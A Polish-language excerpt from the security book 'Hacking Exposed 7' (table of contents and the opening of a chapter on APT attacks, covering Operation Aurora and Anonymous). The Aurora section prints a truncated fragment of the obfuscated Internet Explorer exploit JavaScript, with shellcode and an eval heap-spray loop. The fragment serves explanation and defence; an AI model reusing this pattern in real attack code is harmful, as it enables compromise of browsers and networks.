

Kompendium wiedzy o bezpieczeństwie systemów informatycznych!

WADEMECUM

7

HACKINGU

Skuteczna obrona sieci przed atakami

Stuart McClure
Joel Scambray
George Kurtz



**Mc
Graw
Hill**

Tytuł oryginalny: Hacking Exposed™ 7: Network Security Secrets & Solutions, Seventh Edition

Tłumaczenie: Tomasz Walczak

ISBN: 978-83-246-6867-0

Original edition copyright © 2012 by The McGraw-Hill Companies.
All rights reserved.

Polish edition copyright © 2013 by HELION SA
All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Wydawnictwo HELION dołożyło wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie bierze jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Wydawnictwo HELION nie ponosi również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:
<ftp://ftp.helion.pl/przyklady/wszyha.zip>

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<http://helion.pl/user/opinie/wszyha>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

SPIIS TREŚCI

O autorach	11
O współautorach	13
O recenzentach technicznych	17
Przedmowa	19
Wprowadzenie	23

Część I Badanie środowiska

Studium przypadku	28
Najważniejsza jest anonimowość, głupcze!	28
Tor-turowanie niewinnych	29
▼ 1. Footprinting	33
Czym jest footprinting?	34
Dlaczego footprinting jest niezbędny?	35
Footprinting internetu	35
Krok 1. Ustalenie zakresu działań	35
Krok 2. Zadbaj o odpowiednie uprawnienia	37
Krok 3. Publicznie dostępne informacje	37
Krok 4. WHOIS i wylizywanie DNS	55
Krok 5. Badanie nazw DNS	64
Krok 6. Rekonesans sieci	71
Podsumowanie	75
▼ 2. Skanowanie	77
Ustalanie, czy system jest aktywny	78
Odkrywanie hostów za pomocą protokołu ARP	79
Odkrywanie hostów z wykorzystaniem protokołu ICMP	81
Odkrywanie hostów za pomocą protokołów TCP i UDP	86

Ustalanie, które usługi działają lub oczekują na pakiety	92
Rodzaje skanowania	93
Identyfikowanie działających usług TCP i UDP	95
Wykrywanie systemu operacyjnego	103
Identyfikowanie systemu na podstawie dostępnych portów	104
Aktywny fingerprinting stosu	105
Pasywny fingerprinting stosu	109
Przetwarzanie i przechowywanie danych ze skanowania	111
Zarządzanie danymi ze skanowania za pomocą Metasploita	112
Podsumowanie	114
▼ 3. Wyliczanie	115
Fingerprinting usług	117
Skanery luk	119
Proste przechwytywanie banerów	122
Wyliczanie popularnych usług sieciowych	125
Podsumowanie	193

Część II Hakowanie punktów końcowych i serwera

Studium przypadku — międzynarodowa intryga	196
▼ 4. Hakowanie systemu Windows	199
Przegląd	201
Co zostało pominięte w tym rozdziale?	202
Ataki bez uwierzytelniania	202
Ataki przez fałszowanie danych uwierzytelniających	203
Zdalne ataki bez uwierzytelniania	221
Ataki z uwierzytelnianiem	229
Zwiększanie uprawnień	229
Zdobywanie i łamanie haseł	231
Zdalna kontrola i „furtki”	247
Przekierowywanie portów	252
Zacieranie śladów	254
Ogólne zabezpieczenia przed atakami z uwierzytelnianiem	257
Funkcje bezpieczeństwa w systemie Windows	262
Zapora systemu Windows	262
Automatyczne aktualizacje	262
Centrum zabezpieczeń	263
Zasady zabezpieczeń i zasady grupy	264
Microsoft Security Essentials	267
Pakiet EMET	267
Bitlocker i system EFS	267
Windows Resource Protection	269

Poziomy integralności, kontrola konta użytkownika i tryb PMIE	270
Funkcja DEP (ang. Data Execution Prevention)	273
Windows Service Hardening	273
Rozszerzenia związane z kompilatorem	278
Zakończenie — ciężar zabezpieczania systemu Windows	279
Podsumowanie	279
▼ 5. Hakowanie systemu UNIX	283
Przejmowanie konta administratora	284
Krótkie wprowadzenie	285
Mapowanie luk	285
Dostęp zdalny a dostęp lokalny	286
Dostęp zdalny	287
Ataki oparte na danych	292
Gdzie jest moja powłoka?	310
Popularne typy zdalnych ataków	315
Dostęp lokalny	335
Po włamaniu na konto administratora	353
Przywracanie stanu po ataku rootkita	369
Podsumowanie	370
▼ 6. Cyberprzestępstwa i ataki APT	373
Czym jest atak APT?	375
Operacja Aurora	379
Grupa Anonymous	382
RBN	383
Czym ataki APT NIE są?	384
Przykładowe popularne narzędzia i techniki z obszaru APT	384
Typowe oznaki ataków APT	424
Podsumowanie	430

Część III Hakowanie infrastruktury

Studium przypadku — WEP-owe przygody	432
▼ 7. Zdalna komunikacja i hakowanie połączeń VoIP	437
Przygotowania do dzwonienia	439
Wardialing	441
Sprzęt	441
Kwestie prawne	443
Dodatkowe koszty	443
Oprogramowanie	444

Skrypty do przeprowadzania ataków siłowych — nasz sposób	459
Końcowe uwagi na temat skryptów do przeprowadzania ataków siłowych	470
Hakowanie systemów PBX	472
Hakowanie poczty głosowej	476
Hakowanie sieci VPN	482
Wprowadzenie do sieci VPN IPSec	483
Hakowanie sieci VPN opartych na oprogramowaniu firmy Citrix	489
Ataki na technologię VoIP	510
Atakowanie sieci VoIP	511
Podsumowanie	533
▼ 8. Hakowanie sieci bezprzewodowych	535
Wprowadzenie	537
Częstotliwości i kanały	537
Nawiązywanie sesji	538
Mechanizmy zabezpieczeń	539
Wyposażenie	541
Bezprzewodowe karty sieciowe	542
Systemy operacyjne	543
Różne narzędzia	544
Odkrywanie i monitorowanie	546
Znajdowanie sieci bezprzewodowych	546
Podsluchiwanie danych w sieciach bezprzewodowych	550
Ataki przez odmowę usługi	552
Ataki na sieci z obsługą szyfrowania	553
WEP	554
Ataki na sieci z uwierzytelnianiem	558
WPA-PSK	559
WPA Enterprise	564
Podsumowanie	569
▼ 9. Hakowanie sprzętu	571
Dostęp fizyczny — przedostawanie się przez drzwi	572
Hakowanie urządzeń	579
Konfiguracje domyślne	584
Podatny na atak od wyjęcia z pudełka	584
Standardowe hasła	584
Bluetooth	585
Inżynieria wsteczna sprzętu	585
Odwzorowywanie urządzenia	586
Podsluchiwanie danych przesyłanych magistralą	590

Podsluchiwanie interfejsu bezprzewodowego	592
Inżynieria wsteczna firmware'u	594
Emulatory sprzętowe	599
Podsumowanie	602

Część IV Hakowanie aplikacji i danych

▼ 10. Hakowanie aplikacji sieciowych i baz danych	607
Hakowanie serwerów WWW	608
Przykładowe pliki	610
Ujawnienie kodu źródłowego	611
Ataki związane z przekształcaniem na postać kanoniczną	611
Rozszerzenia serwerów	612
Przepełnienie bufora	615
Odmowa usługi	616
Skanery luk serwerów WWW	617
Hakowanie aplikacji sieciowych	618
Znajdowanie podatnych na atak aplikacji sieciowych za pomocą wyszukiwarki Google (Googledorks)	619
Przeszukiwanie sieci WWW	621
Ocenianie aplikacji sieciowych	623
Luki często występujące w aplikacjach sieciowych	636
Hakowanie baz danych	651
Wykrywanie baz danych	652
Luki w bazach danych	653
Inne uwagi	668
Podsumowanie	670
▼ 11. Hakowanie rozwiązań mobilnych	671
Hakowanie Androida	673
Wprowadzenie do Androida	675
Hakowanie własnych urządzeń z Androidem	681
Hakowanie cudzych urządzeń z Androidem	698
Android jako przenośna platforma do hakowania	720
Zabezpieczanie urządzeń z Androidem	723
System iOS	725
Poznaj swojego iPhone'a	726
Jak bezpieczny jest system iOS?	728
Jailbreaking — uwolnij moc!	729
Hakowanie cudzych iPhone'ów — uwolniona moc!	735
Podsumowanie	753

▼ 12. Księga zabezpieczeń	755
Ogólne strategie	757
Przenoszenie i usuwanie zasobów	758
Podział zadań	758
Uwierzytelnianie, autoryzacja i inspekcja	760
Stosowanie warstw	761
Dynamiczne wzbogacanie	762
Kontrolowane awarie	763
Zasady i szkolenia	763
Proste, tanie i łatwe	764
Przykładowe scenariusze	765
Scenariusze związane z komputerami stacjonarnymi	765
Scenariusze związane z serwerem	766
Scenariusze związane z siecią	772
Scenariusze związane z aplikacjami sieciowymi i bazami danych	774
Scenariusze związane z rozwiązaniami mobilnymi	775
Podsumowanie	776

Dodatki

▼ A Porty	781
▼ B Dziesięć najważniejszych luk bezpieczeństwa	789
▼ C Odmowa usługi i rozproszone ataki przez odmowę usługi	793
Zabezpieczenia	797
▼ Skorowidz	801

ROZDZIAŁ 6.

CYBERPRZESTĘPSTWA I ATAKI APT

Pojęcie APT (ang. *Advanced Persistent Threats*) ostatnio znacznie zyskało na popularności. APT oznacza powtarzający się niewiarygodny dostęp do korporacyjnych sieci. Określenie to trafiło na nagłówki gazet i było powodem wielu bezsensownych nocy licznych informatyków odpowiedzialnych za bezpieczeństwo. Jednak samo zagadnienie nie jest niczym nowym. Jeśli byłeś jednym ze szczęściarzy, którzy w 1999 roku kupili pierwsze wydanie książki *Hacking Exposed*, i stworzyłeś tylną okładkę, mogłeś zobaczyć schemat zatytułowany *Anatomy of a Hack*. Pokazano na nim prosty proces metodycznego namierzania i atakowania sieci przez hakerów. Choć na diagramie nie przedstawiono exploitów typu zero-day, omówiono je szczegółowo w tekście książki. Opis ten w połączeniu ze schematem *Anatomy of a Hack* był zapowiedzią tego, co później nazwano atakami APT.

Obecnie pojęcie APT stosuje się często niepoprawnie, określając tym mianem popularne szkodliwe oprogramowanie, np. robaki i trojany oparte na skomplikowanych technikach lub zaawansowanych rozwiązaniach programistycznych, które pozwalają napastnikom ominąć programy antywirusowe i inne aplikacje zabezpieczające oraz działają w systemie przez długi czas. W rzeczywistości ataki APT polegają na zastosowaniu przez hakera zaawansowanych narzędzi do włamania się do systemu, przy czym mają pewną dodatkową cechę — są przeprowadzane w jakimś ważnym celu. Większość hakerów chce uzyskać dostęp do systemu, wykonać zaplanowane operacje i usunąć określone dane. W atakach APT celem jest wykorzystywanie systemu przez długi czas. Pamiętaj jednak, że atak APT nie musi być ani zaawansowany (ang. *advanced*), ani trwały (ang. *persistent*).

Ataki APT są przeciwieństwem oportunistycznych włamań popularnych na początku obecnego wieku (wykorzystywano w nich techniki w rodzaju hakowania za pomocą zapytań do wyszukiwarki, tzw. Google hacking, pozwalających znaleźć niezabezpieczone maszyny). Ataki APT są zaplanowane, wymierzone w konkretny cel i prowadzone przez zorganizowane grupy oraz mają przynieść określone skutki (w tym stały dostęp). Wykrycie konkretnych narzędzi często pozwala podejrzewać, że ma miejsce atak APT (choć nie daje takiej pewności), ponieważ różni napastnicy stosują w trakcie działań podobne pakiety. Może to pomóc powiązać zagrożenie z konkretną grupą.

Na ogólnym poziomie ataki APT można podzielić na dwie kategorie w zależności od zamiarów napastników. Pierwsza grupa koncentruje się na działalności przestępczej i jest zainteresowana danymi osobowymi oraz (lub) finansowymi, a także posiadaniem przez firmy informacjami, które można wykorzystać do podszywania się, oszustw finansowych lub kradzieży. Druga grupa zajmuje się wywiadem gospodarczym lub szpiegostwem na rzecz państw (czasem obszary te zachodzą na siebie). W ramach tych działań są przejmowane zastrzeżone i zwykle niedostępne publicznie informacje, np. własność intelektualna i tajemnice handlowe. Pozwala to wprowadzać

na rynek konkurencyjne produkty i usługi oraz projektować strategie rywalizacji z okradzionymi firmami lub reagowania na możliwości tych organizacji.

Ataki APT mogą być wymierzone w organizacje społeczne, polityczne, rządowe lub przemysłowe — i często są. Informacje dają władzę, a dostęp do danych na temat konkurencji i kontrolowanie ich zapewnia dużo możliwości. To właśnie jest ostateczny cel ataków APT — zdobyć i utrzymać dostęp do ważnych dla napastników informacji. Niezależnie od tego, czy działania są prowadzone w ramach wspieranego przez państwo szpiegostwa przemysłowego lub zorganizowanej przestępczości, czy przez niezadowolone grupy społeczne, metody i techniki ataków APT są bardzo podobne, dlatego można je rozpoznać i odróżnić od przypadkowych infekcji komputerów szkodliwym oprogramowaniem.

Warto powtórzyć ten ważny punkt — ataki APT to nie szkodliwe oprogramowanie. W wielu sytuacjach napastnicy nawet nie stosują oprogramowania tego rodzaju, przy czym niektórzy hakerzy lubią posługiwać się pewnymi narzędziami, co pomaga analitykom i śledczym powiązać ataki z określonymi grupami (a także znaleźć pozostałości i dowody operacji wielokrotnie przeprowadzanych przez napastników). Ataki APT to działania prowadzone przez zorganizowaną grupę w celu uzyskania (trwałego) dostępu do konkretnego systemu i kradzieży informacji dla potrzeb finansowych, społecznych, przemysłowych, politycznych lub konkurencyjnych.

CZYM JEST ATAK APT?

Pojęcie *Advanced Persistent Threat* (APT; zaawansowane trwale zagrożenie) zostało utworzone przez analityków z amerykańskich Sił Powietrznych w 2006 roku. Opisuje ono trzy aspekty ataków związane z profilem, zamiarami i strukturą grupy napastników.

- **Zaawansowane.** Napastnik jest biegły w metodach cyberataków i technikach administracyjnych. Potrafi rozwijać niestandardowe eksploity i narzędzia.
- **Trwałe.** Napastnik ma długoterminowe cele i stara się je osiągnąć, unikając przy tym wykrycia.
- **Zagrożenie.** Napastnicy są zorganizowani, mają duże środki, motywację i możliwości.

Ataki APT, jak wcześniej wspomnieliśmy, to działania zorganizowanej grupy, która ma niewiarygodny dostęp do systemów informacyjnych i łączy komunikacyjnych oraz może nimi manipulować. Celem jest kradzież cennych informacji, które można wykorzystać w różny sposób. Ataki APT są związane ze *szpiegostwem, wywiadem gospodarczym i brudnymi sztuczkami*. Są formą szpiegostwa, która daje dostęp do cyfrowych zasobów. Napastnicy starają się usunąć przeszkody na drodze do uzyskania tego dostępu, dlatego rzadko uciekają się do sabotażu. Hakerzy mogą jednak posługiwać się różnymi technikami zacierania śladów działań w dziennikach

systemowych i mogą nawet uszkodzić system operacyjny lub system plików. Narzędzia APT różnią się od innego szkodliwego oprogramowania, ponieważ wykorzystują normalne funkcje systemu operacyjnego i są widoczne w systemie plików.

Grupy przeprowadzające ataki APT nie chcą, aby ofiara wykryła wykorzystywane przez nie narzędzia lub techniki. Dlatego nie chcą blokować ani zakłócać normalnego działania systemu w atakowanych hostach. Zamiast tego stosują dyskretne techniki ataku, penetracji, rekonesansu, poruszania się w poziomie, administrowania i wyrowadzania danych. Techniki te zazwyczaj odzwierciedlają podobne administracyjne lub operacyjne działania atakowanej firmy, choć odkryto, że niektóre grupy stosują w swoich operacjach konkretne narzędzia. W niektórych sytuacjach ataki APT pomogły zaatakowanym firmom (nieświadomie) zabezpieczyć systemy przed szkodliwym oprogramowaniem lub atakami APT ze strony innych grup.

Choć stosowane techniki są dyskretne, nie dotyczy to pozostałości po przeprowadzonych działaniach. Np. najpopularniejszą metodą uzyskiwania dostępu do docelowych sieci w atakach APT jest ukierunkowany phishing (ang. *spear-phishing*). Technika ta jest oparta na e-mailach, dlatego — często w wielu miejscach — pozostają ślady po wiadomościach, zastosowanej metodzie ataku oraz adresach i protokołach wykorzystywanych do komunikowania się z komputerami napastników. E-maile przesyłane w ukierunkowanym phishingu mogą obejmować szkodliwe oprogramowanie, które próbuje zaatakować aplikacje z komputera użytkownika. Mogą też kierować użytkownika (na podstawie pewnych informacji identyfikujących jego tożsamość) na serwer udostępniający niestandardowe szkodliwe oprogramowanie, które umożliwia hakerom dalsze działania w ramach ataku APT.

Napastnicy zwykle wykorzystują wcześniej przejęte sieci komputerów jako *podstawione systemy*, aby ukryć się za nimi, gdy przesyłają instrukcje i sterują atakiem. Jednak adresy podstawionych serwerów mogą okazać się ważnymi poszlakami pomocnymi przy ustalaniu tożsamości danej grupy. Także systemy pocztowe używane do ukierunkowanego phishingu, a nawet stosowane exploity (zwykle programy do instalowania trojanów — ang. *trojan dropper*) mogą działać w modelu „płatności za instalację” lub „leasingu”. Mimo to podobne adresy, metody i exploity w połączeniu z innymi informacjami ustalonymi w trakcie śledztwa często pozwalają powiązać z atakiem konkretne grupy.

Inne popularne techniki stosowane w atakach APT to wstrzykiwanie kodu w SQL-u w docelowych witrynach, posługiwanie się „metaexploitami” serwerów WWW, phishingiem, exploitami aplikacji używanych w sieciach społecznościowych, a także standardowe metody z obszaru inżynierii społecznej, np. podawanie się za użytkownika w rozmowach z pomocą techniczną, podrzucanie zainfekowanych pendrive’ów, rozdawanie zainfekowanego sprzętu lub oprogramowania, a w skrajnych przypadkach tradycyjne szpiegowanie przez zwykłych lub kontraktowych pracowników. Ataki APT zawsze obejmują pewne aspekty inżynierii społecznej. Inżynieria społeczna —

niezależnie od tego, czy ogranicza się do korzystania z adresów e-mail z publicznych stron internetowych, czy polega na szpiegostwie korporacyjnym przez pracowników kontraktowych — pozwala poznać cel i pomaga napastnikom opracować strategię dostępu do docelowych systemów operacyjnych, wykorzystania luk i wydobycia danych.

Ataki APT zawsze obejmują kilka etapów, po których pozostają ślady. Oto te fazy:

1. **Namierzenie.** Napastnicy zbierają informacje o celu ze źródeł publicznych lub prywatnych i sprawdzają metody, które mogą pomóc w uzyskaniu dostępu. Posługują się przy tym skanowaniem luk (przez testy bezpieczeństwa aplikacji i ataki typu DDoS), inżynierią społeczną lub ukierunkowanym phishingiem. Celem może być konkretna firma lub jej partner (który może umożliwić pośredni dostęp do docelowej organizacji przez sieci biznesowe).
2. **Uzyskanie dostępu i włamanie.** Napastnicy uzyskują dostęp i ustalają najwydajniejsze lub najskuteczniejsze metody wykorzystania systemów informacyjnych i stanu zabezpieczeń docelowej organizacji. Na tym etapie określają dane identyfikacyjne zaatakowanego hosta (adres IP, nazwę DNS, wyliczone udziały NetBIOS-a, adresy serwerów DNS i DHCP, system operacyjny itd.), a także w miarę możliwości zbierają dane uwierzytelniające i profile, co pomaga w dalszych włamaniach. Napastnicy mogą próbować ukryć swoje zamiary, instalując programy typu rogueware lub inne szkodliwe oprogramowanie.
3. **Rekonesans.** Napastnicy wyliczają udziały sieciowe, odkrywają architekturę sieci, usługi tłumaczenia nazw, kontrolery domeny, a także sprawdzają, czy usługi i administrator mają uprawnienia dostępu do innych systemów i aplikacji. Hakerzy mogą próbować włamać się na konta Active Directory lub lokalnych administratorów z uprawnieniami do domeny. Napastnicy często starają się ukryć działania przez wyłączenie programu antywirusowego i dzienników systemowych (zjawiska te mogą wskazywać na włamanie).
4. **Poruszanie się w poziomie.** Gdy napastnicy ustalili już sposoby poruszania się po systemach za pomocą danych uwierzytelniających oraz zidentyfikowali cele (łatwe do zaatakowania lub dostosowane do zamiarów), zaczynają przechodzić w poziomie do innych hostów z sieci. Etap ten nie wymaga stosowania szkodliwego oprogramowania ani specjalnych aplikacji. Wystarczą rozwiązania dostępne w systemach operacyjnych przejętych hostów, np. powłoka poleceń, instrukcje NetBIOS-a, usługi terminalowe systemu Windows, sieci VNC lub inne podobne narzędzia używane przez administratorów sieci.
5. **Zbieranie i wyprowadzanie danych.** Napastników interesują informacje — niezależnie od tego, czy służą do dalszego namierzania ofiar, utrzymania dostępu lub innych celów, hakerzy chcą zdobyć i ukraść dane. Napastnicy często tworzą „punkty zbierania danych” i wyprowadzają informacje za pomocą podstawionych sieci pośredniczących. Czasem stosuje się też niestandardowe

techniki szyfrowania (i szkodliwe oprogramowanie), aby utrudnić zrozumienie plików danych i powiązanych połączeń, przez które są wyprowadzane informacje. W wielu sytuacjach napastnicy wykorzystują istniejące oprogramowanie do tworzenia kopii zapasowych i inne narzędzia administracyjne, którymi posługują się administratorzy sieci i systemów w zaatakowanej organizacji. Wyprowadzanie danych odbywa się fragment po fragmencie lub w dużych porcjach. Zależy to od tego, czy napastnikowi się spieszy i czy jego zdaniem firma potrafi wykryć kradzież danych.

- 6. Administrowanie i konserwacja narzędzi.** Innym celem w atakach APT jest utrzymanie dostępu. Wymaga to administrowania narzędziami (szkodliwym oprogramowaniem i potencjalnie niepożądanymi lub przydatnymi programami, np. pakietem Sysinternals) i danymi uwierzytelniającymi oraz ich konserwowania. Napastnicy przygotowują kilka różnych dróg zdalnego dostępu do sieci oraz tworzą flagi i wyzwalacze informujące o zmianach w architekturze systemu. Pozwala to na podjęcie odpowiednich działań, takich jak namierzanie nowych celów i włamywanie się do nich, a także przeprowadzanie pozornych ataków z wykorzystaniem szkodliwego oprogramowania, aby odwrócić uwagę pracowników firmy. Napastnicy zwykle próbują usprawniać metody dostępu, by były jak najbardziej zbliżone do działań standardowych użytkowników. Niepożądane jest ciągłe poleganie na specjalnych narzędziach i szkodliwym oprogramowaniu.

Jak wspomnieliśmy, po próbach dostępu mogą pozostać e-maile, wpisy w dziennikach serwera WWW i na ścieżkach komunikacyjnych oraz inne ślady związane z zastosowanymi technikami. Także rekonesans i poruszanie się w poziomie pozostawiają artefakty wynikające z nadużywania danych uwierzytelniających (reguł) lub tożsamości (ról). Zwykle ślady te znajdują się w dziennikach zdarzeń z obszaru bezpieczeństwa i dziennikach historii aplikacji. Wyprowadzanie danych pozostawia artefakty związane z protokołami i adresami w dziennikach zapory, w dziennikach systemów IDS (na poziomie hostów i sieci), dziennikach systemu zapobiegania wyciekaniu danych, dziennikach historii aplikacji oraz dziennikach serwerów WWW. Wspomniane ślady zwykle są dostępne w aktywnych systemach plików (jeśli administrator wie, gdzie i czego szukać), jednak czasem można je odkryć tylko w ramach sądowych badań zaatakowanych systemów.

Techniki stosowane w atakach APT zasadniczo nie różnią się od technik administracyjnych i operacyjnych używanych w korporacyjnych systemach informatycznych. Dlatego nieuprawniony napastnik pozostawia w systemie plików i innych dziennikach te same ślady co upoważniony użytkownik. Jednak nieuprawnione osoby muszą przeprowadzać eksperymenty lub korzystać z dodatkowych narzędzi, aby uzyskać dostęp i wykorzystać system. Dlatego pozostają po nich pewne anomalie, które nie występują w danych dotyczących uprawnionych użytkowników.

W ostatnich pięciu latach wykryto kilka długotrwałych ataków APT przeprowadzonych przez nieznaną sprawców na różne jednostki przemysłowe i rządowe z całego świata. Ataki te otrzymały nazwy nadane przez śledczych (Aurora, Nitro, ShadyRAT, Lurid, Night Dragon, Stuxnet i DuQu). Każda z akcji obejmowała działania operacyjne, w tym dostęp, rekonesans, poruszanie się w poziomie, manipulowanie systemami informatycznymi i wyprowadzanie prywatnych lub zastrzeżonych danych. W trzech następnych podpunktach omawiamy trzy ataki APT.

Operacja Aurora

<i>Popularność</i>	<i>1</i>
<i>Łatwość przeprowadzenia</i>	<i>1</i>
<i>Szkodliwość</i>	<i>10</i>
<i>Ocena zagrożenia</i>	<i>4</i>

W 2009 roku amerykańskie firmy z branży technologicznej i zbrojeniowej stały się ofiarą włamania do sieci oraz systemów zarządzania konfiguracją oprogramowania. Doprowadziło to do kradzieży wysoce poufnych informacji. Z firm Google, Juniper, Adobe i przynajmniej 29 innych przez aż sześć miesięcy wyciekały tajemnice handlowe i ważne dla konkurencji dane. Dopiero wtedy organizacje wykryły kradzież i podjęły działania w celu powstrzymania ataku APT.

Napastnicy uzyskali dostęp do sieci ofiar za pomocą e-maili z ukierunkowanym phishingiem wysyłanych do pracowników firm. E-maile te obejmowały odnośnik do tajwańskiej witryny, w której znajdował się szkodliwy kod w JavaScriptcie. Gdy odbiorca wiadomości kliknął odnośnik i otworzył witrynę, kod wykorzystywał lukę w przeglądarce Internet Explorer, co pozwalało na zdalne wykonywanie kodu przez dostęp do częściowo zwolnionej pamięci. Szkodliwy kod nie był wykrywany przez programy antywirusowe. Działał przez wstrzykiwanie kodu powłoki z następującymi instrukcjami:

```
<html><script>var sc = unescape("%u9090%... ..%ubcb9%ub2f6%ubfa8%u00d8");
var sss = Array(826, 679, ... ..735, 651, 427, 770, 301, 805, 693, 413, 875);
var arr = new Array;
for (var i = 0; i < sss.length; i++){
    arr[i] = String.fromCharCode(sss[i]/7); }
var cc=arr.toString();cc=cc.replace(/,/g, "");
cc = cc.replace(/@/g, "");
eval(cc);
var x1 = new Array();
for (i = 0; i < 200; i++){
    x1[i] = document.createElement("COMMENT");
    x1[i].data = "abc";
};
var e1 = null;
```


z maszynami z Tajwanu (choć nie z Chin). Niektórzy analitycy podważali te dowody, a zwłaszcza pierwszy z nich, ponieważ zastosowanej techniki używano w algorytmach w programach osadzonych przynajmniej od końca lat 80. ubiegłego wieku. Wykorzystano ją nawet jako wzorcową metodę programowania NetBIOS-a. Więcej informacji na ten temat znajdziesz na stronie www.amazon.com/Programmers-Guide-Netbios-David-Schwaderer/dp/0672226383/ref=pd_sim_b_1. Omawiane szkodliwe oprogramowanie zostało nazwane *Hydraq*. Napisano też sygnatury, które pozwalają wykrywać je w programach antywirusowych.

Luka w przeglądarce Internet Explorer umożliwiła napastnikom automatyczne umieszczanie na komputerach ofiar *trojanów pobierających inne programy*, które wykorzystywały uprawnienia przeglądarki do pobierania i instalowania (oraz konfigurowania) trojana z „furtką” — narzędzia RAT (ang. *Remote Administration Tool*). RAT umożliwiał napastnikom dostęp do systemu przez szyfrowane połączenie SSL.

Następnie napastnicy przeprowadzili rekonesans sieci, zdobyli dane uwierzytelniające z katalogu Active Directory, wykorzystali je do uzyskania dostępu do komputerów i udziałów sieciowych z własnością intelektualną oraz tajemnicami handlowymi, a następnie wyprowadzili te dane. Wszystko to trwało kilka miesięcy, przez które grupa nie została wykryta. Adresy komputerów, które były źródłem ukierunkowanego phishingu i programów pobierających trojany, wskazywały na Tajwan, natomiast połączenia typu C&C (ang. *Command and Control*) do trojana z „furtką” pochodziły z dwóch chińskich szkół. Każda z tych szkół była pod pewnymi względami konkurencją dla amerykańskich organizacji, które padły ofiarą ataku (np. dla firmy Google), jednak nie udało się znaleźć dowodów na to, że akcja była finansowana lub wspomagana przez chiński rząd albo przemysł.

Inne powszechnie opisywane ataki APT, w tym „Night Dragon” z 2010 roku, „RSA Breach” z 2011 roku i „Shady RAT”, były prowadzone przez kilka lat. Obejmowały podobne namierzanie celów. Do przeprowadzenia rekonesansu i wyprowadzenia poufnych danych zastosowano ukierunkowany phishing z użyciem e-maili, wykorzystywanie luk w aplikacjach, szyfrowane połączenia i narzędzia RAT z „furtkami”.

Wzorec ten jest charakterystyczny dla ataków APT. Zwykle są one proste (choć gdy jest to konieczne, stosuje się zaawansowane techniki), a po udanym włamaniu napastnicy niewykryci działają przez kilka miesięcy lub lat. Często za źródło ataków uznaje się Chiny, choć raporty chińskiego rządu i chińskiego oddziału organizacji CERT wskazują na to, że to właśnie chiński przemysł i rząd najczęściej są celem napastników. Niezależnie od tego, czy ataki są prowadzone z Chin, Indii, Pakistanu, Malezji, Korei, Zjednoczonych Emiratów Arabskich, Rosji, Stanów Zjednoczonych, Meksyku czy Brazylii (kraje te podaje się jako źródła połączeń C&C w operacjach APT), w atakach APT utalentowani hakerzy uzyskują dostęp do systemów, a następnie namierzają i wyprowadzają poufne informacje wykorzystywane w konkretnym celu.



Grupa Anonymous

Popularność	6
Łatwość przeprowadzenia	5
Szkodliwość	7
Ocena zagrożenia	6


Anonymous to powstała w 2011 roku zaawansowana grupa hakerów, która *zademonstrowała*, że potrafi się zorganizować w celu namierzenia komputerów rządowych i korporacyjnych oraz złamania ich zabezpieczeń. Grupa ta z powodzeniem przeprowadziła ataki przez odmowę usługi na banki, spenetrowała jednostki rządowe (miejskie, stanowe, krajowe oraz międzynarodowe) i wykradła poufne dane, a także ujawniła te informacje, co miało bardzo poważne skutki. Przejęte dane dotyczyły m.in. tożsamości pracowników i menedżerów oraz szczegółów na temat związków między firmami i agencjami rządowymi.

